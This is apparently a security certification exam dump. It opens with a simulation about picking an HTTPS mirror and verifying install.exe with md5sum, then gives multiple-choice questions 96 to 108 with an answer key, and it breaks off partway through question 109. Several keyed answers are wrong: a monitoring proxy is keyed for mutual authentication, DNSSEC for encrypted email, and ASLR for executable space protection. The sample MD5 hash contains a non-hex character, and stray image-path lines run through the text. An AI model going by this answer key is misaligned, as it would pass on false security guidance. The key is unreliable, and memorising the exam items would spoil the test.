
Information you exchange with this site cannot be viewed or changed by others.
However, there is a problem with the site's security certificate.

⚠ The security certificate was issued by a company you have not chosen to trust. View the certificate to determine whether you want to trust the certifying authority.

✓ The security certificate date is valid.

⚠ The name of the security certificate does not match the name of the site.


Do you want to proceed?



58% of install.exe Completed

Saving: install.exe from www.download-test.com

Estimated time left 2 sec (2.86 MB of 4.93 MB copied)
Download to: C:\Downloads\install.exe
Transfer rate: 1.25 MB/Sec




59% of install.exe Completed

Saving: install.exe from www.download-test.com

Estimated time left 2 sec (2.91 MB of 4.93 MB copied)

Download to: C:\Downloads\install.exe

Transfer rate: 1.25 MB/Sec




61% of install.exe Completed

Saving: install.exe from www.download-test.com

Estimated time left 2 sec (3.01 MB of 4.93 MB copied)

Download to: C:\Downloads\install.exe

Transfer rate: 1.25 MB/Sec



65% of install.exe Completed

Saving: install.exe from www.download-test.com

Estimated time left 2 sec (3.20 MB of 4.93 MB copied)

Download to: C:\Downloads\install.exe

Transfer rate: 1.25 MB/Sec


Correct Answer: See the explanation below.

Section: (none)

Explanation

Explanation/Reference:
Explanation:

In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.



Information you exchange with this site cannot be viewed or changed by others. However, there is a problem with the site's security certificate.


⚠ The security certificate was issued by a company you have not chosen to trust. View the certificate to determine whether you want to trust the certifying authority.

✓ The security certificate date is valid.

⚠ The name on the security certificate does not match the name of the site.

Do you want to proceed?

Also, Two of the link choices used HTTP and not HTTPS as shown when hovering over the links as shown:



www.download-test.com/files

Download Center


Home > Download Center > Application Patch

The links in this section correspond to separate files available in this download center. Download the most appropriate file.

File Name	Mirror	Download Files Below
install.exe	Mirror 1	Download
install.exe	Mirror 2	Download
install.exe	Mirror 3	Download
install.exe	Mirror 4	Download
install.exe	Mirror 5	Download
install.exe	Mirror 6	Download

HASH: 1759adb5g34700aae19bc4578fc19cc2

Since we need to do this in the most secure manner possible, they should not be used.
Finally, the second link was used and the MD5 utility of MD5sum should be used on the install.exe file as shown. Make sure that the hash matches.



www.download-test.com/files

Download Center

Home > Download Center > Application Patch

The links in this section correspond to separate files available in this download center. Download the most appropriate file.

File Name	Mirror	Download Files Below
install.exe	Mirror 1	Download
install.exe	Mirror 2	Download
install.exe	Mirror 3	Download
install.exe	Mirror 4	Download
install.exe	Mirror 5	Download
install.exe	Mirror 6	Download

HASH: 1759adb5g34700aae19bc4578fc19cc2

```
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>dir
Volume in drive C has no label.
Volume Serial Number is 945F-3BDF

 Directory of C:\Downloads

11/03/2010  12:54 PM    <DIR>          .
11/03/2010  12:54 PM    <DIR>          ..
08/23/2001  07:00 AM            11,264 attrib.exe
08/23/2001  07:00 AM            18,432 cacls.exe
11/03/2010  12:53 PM         5,176,996 install.exe
04/20/2005  08:41 PM            41,984 md5sum.exe
04/20/2005  08:41 PM            41,984 sha1sum.exe
               5 File(s)      5,290,660 bytes
               2 Dir(s)  44,929,192,284 bytes free

C:\Downloads>
C:\Downloads>
C:\Downloads>
C:\Downloads>md5sum install.exe
1759adb5g34700aae19bc4578fc19cc2 *install.exe

C:\Downloads>
C:\Downloads>
C:\Downloads>_
```

Finally, type in install.exe to install it and make sure there are no signature verification errors.

QUESTION 96

An organization, which handles large volumes of PII, allows mobile devices that can process, store, and transmit PII and other sensitive data to be issued to employees. Security assessors can demonstrate recovery and decryption of remnant sensitive data from device storage after MDM issues a successful wipe command. Assuming availability of the controls, which of the following would BEST protect against the loss of sensitive data in the future?

A. Implement a container that wraps PII data and stores keying material directly in the container's encrypted application space.
B. Use encryption keys for sensitive data stored in an eF use-backed memory space that is blown during remote wipe.
C. Issue devices that employ a stronger algorithm for the authentication of sensitive data stored on them.
D. Procure devices that remove the bootloader binaries upon receipt of an MDM-issued remote wipe command.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97

A large company with a very complex IT environment is considering a move from an on-premises, internally managed proxy to a cloud-based proxy solution managed by an external vendor. The current proxy provides caching, content filtering, malware analysis, and URL categorization for all staff connected behind the proxy. Staff members connect directly to the Internet outside of the corporate network. The cloud-based version of the solution would provide content filtering, TLS decryption, malware analysis, and URL categorization. After migrating to the cloud solution, all internal proxies would be decommissioned. Which of the following would MOST likely change the company's risk profile?

A. 1. There would be a loss of internal intellectual knowledge regarding proxy configurations and application data flows.
   2. There would be a greater likelihood of Internet access outages due to lower resilience of cloud gateways.
   3. There would be data sovereignty concerns due to changes required in routing and proxy PAC files.
B. 1. The external vendor would have access to inbound and outbound gateway traffic.
   2. The service would provide some level of protection for staff working from home.
   3. Outages would be likely to occur for systems or applications with hard-coded proxy information.
C. 1. The loss of local caching would dramatically increase ISP changes and impact existing bandwidth.
   2. There would be a greater likelihood of Internet access outages due to lower resilience of cloud gateways.
   3. There would be a loss of internal intellectual knowledge regarding proxy configurations and application data flows.
D. 1. Outages would be likely to occur for systems or applications with hard-coded proxy information.
   2. The service would provide some level of protection for staff members working from home.
   3. Malware detection times would decrease due to third-party management of the service.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98

A security engineer is deploying an IdP to broker authentication between applications. These applications all utilize SAML 2.0 for authentication. Users log into the IdP with their credentials and are given a list of applications they may access. One of the application's authentications is not functional when a user initiates an authentication attempt from the IdP. The engineer modifies the configuration so users browse to the application first, which corrects the issue. Which of the following BEST describes the root cause?

A. The application only supports SP-initiated authentication.
B. The IdP only supports SAML 1.0
C. There is an SSL certificate mismatch between the IdP and the SaaS application.
D. The user is not provisioned correctly on the IdP.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99

After several industry comnpetitors suffered data loss as a result of cyebrattacks, the Chief Operating Officer (COO) of a company reached out to the information security manager to review the organization's security stance. As a result of the discussion, the COO wants the organization to meet the following criteria:

- Blocking of suspicious websites
- Prevention of attacks based on threat intelligence
- Reduction in spam
- Identity-based reporting to meet regulatory compliance
- Prevention of viruses based on signature
- Protect applications from web-based threats

Which of the following would be the BEST recommendation the information security manager could make?

A. Reconfigure existing IPS resources

B. Implement a WAF
C. Deploy a SIEM solution
D. Deploy a UTM solution

E. Implement an EDR platform

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 100
A company's chief cybersecurity architect wants to configure mutual authentication to access an internal payroll website. The architect has asked the administration team to determine the configuration that would provide the best defense against MITM attacks. Which of the following implementation approaches would BEST support the architect's goals?

A. Utilize a challenge-response prompt as required input at username/password entry.
B. Implement TLS and require the client to use its own certificate during handshake.
C. Configure a web application proxy and institute monitoring of HTTPS transactions.
D. Install a reverse proxy in the corporate DMZ configured to decrypt TLS sessions.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101
A company is not familiar with the risks associated with IPv6. The systems administrator wants to isolate IPv4 from IPv6 traffic between two different network segments. Which of the following should the company implement? (Select TWO)

A. Use an internal firewall to block UDP port 3544.
B. Disable network discovery protocol on all company routers.
C. Block IP protocol 41 using Layer 3 switches.
D. Disable the DHCPv6 service from all routers.
E. Drop traffic for ::/0 at the edge firewall.
F. Implement a 6in4 proxy server.

Correct Answer: DE
Section: (none)

Explanation

Explanation/Reference:

QUESTION 102

The Chief Executive Officers (CEOs) from two different companies are discussing the highly sensitive prospect of merging their respective companies together. Both have invited their Chief Information Officers (CIOs) to discern how they can securely and digitaly communicate, and the following criteria are collectively determined:

- Must be encrypted on the email servers and clients
- Must be OK to transmit over unsecure Internet connections

Which of the following communication methods would be BEST to recommend?

A. Force TLS between domains.

B. Enable STARTTLS on both domains.

C. Use PGP-encrypted emails.

D. Switch both domains to utilize DNSSEC.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 103

A bank is initiating the process of acquiring another smaller bank. Before negotiations happen between the organizations, which of the following business documents would be used as the FIRST step in the process?

A. MOU

B. OLA

C. BPA

D. NDA

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 104

A company wants to confirm sufficient executable space protection is in place for scenarios in which malware may be attempting buffer overflow attacks. Which of the following should the security engineer check?

A. NX/XN
B. ASLR
C. strcpy
D. ECC

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 105


Developers are working on anew feature to add to a social media platform. Thew new feature involves users uploading pictures of what they are currently doing. The data privacy officer (DPO) is concerned about various types of abuse that might occur due to this new feature. The DPO state the new feature cannot be released without addressing the physical safety concerns of the platform's users. Which of the following controls would BEST address the DPO's concerns?

A. Increasing blocking options available to the uploader
B. Adding a one-hour delay of all uploaded photos
C. Removing all metadata in the uploaded photo file
D. Not displaying to the public who uploaded the photo
E. Forcing TLS for all connections on the platform

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 106

A security technician receives a copy of a report that was originally sent to the board of directors by the Chief Information Security Officer (CISO).
The report outlines the following KPVKRI data for the last 12 months:



Month	AV Fleet Coverage	AV Signature Updated	Detected Phishing Attempts	Infected Systems	Threat Landscape Rating	Namber of Open Security Incidents
January	30%	100%	40	26	High	40
February	20%	100%	8	4	Low	40
March	40%	100%	2	3	Low	30
April	50%	98%	17	12	Medium	30
May	90%	98%	40	5	Low	20
June	95%	98%	10	13	Medium	30
July	95%	98%	25	13	Medium	30
August	95%	96%	8	15	Medium	40
September	95%	90%	9	10	Medium	50
October	95%	90%	20	4	Low	65
November	95%	98%	17	7	Low	75
December	95%	100%	5	22	High	85

Which of the following BEST describes what could be interpreted from the above data?

A. 1. AV coverage across the fleet improved
   2. There is no correlation between infected systems and AV coverage.
   3. There is no correlation between detected phishing attempts and infected systems 4. A correlation between threat landscape rating and infected systems appears to exist.
   5. Effectiveness and performance of the security team appears to be degrading.

B. 1. AV signature coverage has remained consistently high
   2. AV coverage across the fleet improved
   3. A correlation between phishing attempts and infected systems appears to exist
   4. There is a correlation between the threat landscape rating and the security team's performance.
   5. There is no correlation between detected phishing attempts and infected systems

C. 1. There is no correlation between infected systems and AV coverage
   2. AV coverage across the fleet improved
   3. A correlation between phishing attempts and infected systems appears to exist
   4. There is no correlation between the threat landscape rating and the security team's performance.
   5. There is a correlation between detected phishing attempts and infected systems

D. 1. AV coverage across the fleet declined
   2. There is no correlation between infected systems and AV coverage.
   3. A correlation between phishing attempts and infected systems appears to exist
   4. There is no correlation between the threat landscape rating and the security team's performance
   5. Effectiveness and performance of the security team appears to be degrading.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107

A Chief Information Security Officer (CISO) is reviewing the controls in place to support the organization's vulnerability management program. The CISO finds patching and vulnerability scanning policies and procedures are in place. However, the CISO is concerned the organization is siloed and is not maintaining awareness of new risks to the organization. The CISO determines systems administrators need to participate in industry security events. Which of the following is the CISO looking to improve?

A. Vendor diversification
B. System hardening standards
C. Bounty programs
D. Threat awareness
E. Vulnerability signatures

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 108

Within the past six months, a company has experienced a series of attacks directed at various collaboration tools. Additionally, sensitive information was compromised during a recent security breach of a remote access session from an unsecure site. As a result, the company is requiring all collaboration tools to comply with the following:

- Secure messaging between internal users using digital signatures
- Secure sites for video-conferencing sessions
- Presence information for all office employees

- Restriction of certain types of messages to be allowed into the network.

Which of the following applications must be configured to meet the new requirements? (Select TWO.)

A. Remote desktop
B. VoIP
C. Remote assistance
D. Email
E. Instant messaging
F. Social media websites

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 109
A technician is validating compliance with organizational policies. The user and machine accounts in the AD are not set to expire, which is non-compliant. Which of the following network tools would provide this type of information?

A. SIEM server
B. IDS appliance
